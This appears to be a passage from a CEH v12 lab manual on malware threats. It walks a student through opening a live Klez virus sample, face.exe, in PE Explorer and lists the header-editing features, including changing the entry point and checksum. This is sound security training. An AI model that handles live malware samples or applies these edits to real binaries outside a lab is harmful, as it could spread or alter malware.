


- An **open** window appears; navigate to **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Viruses\Klez Virus Live!**. Select the **face.exe** file and click **Open**.




Module 07 – Malware Threats

7. The **PE Explorer** evaluation pop-up appears; click **Continue**.
8. PE Explorer provides you with an analysis of the file, as shown in the screenshot.
9. The **HEADERS INFO** section provides you with the ability to:
 - View and save a text report on the file headers information
 - Modify the entry point value
 - Updates the value of the checksum in the header
 - Set flag bits in the file header characteristics field




Module 07 – Malware Threats

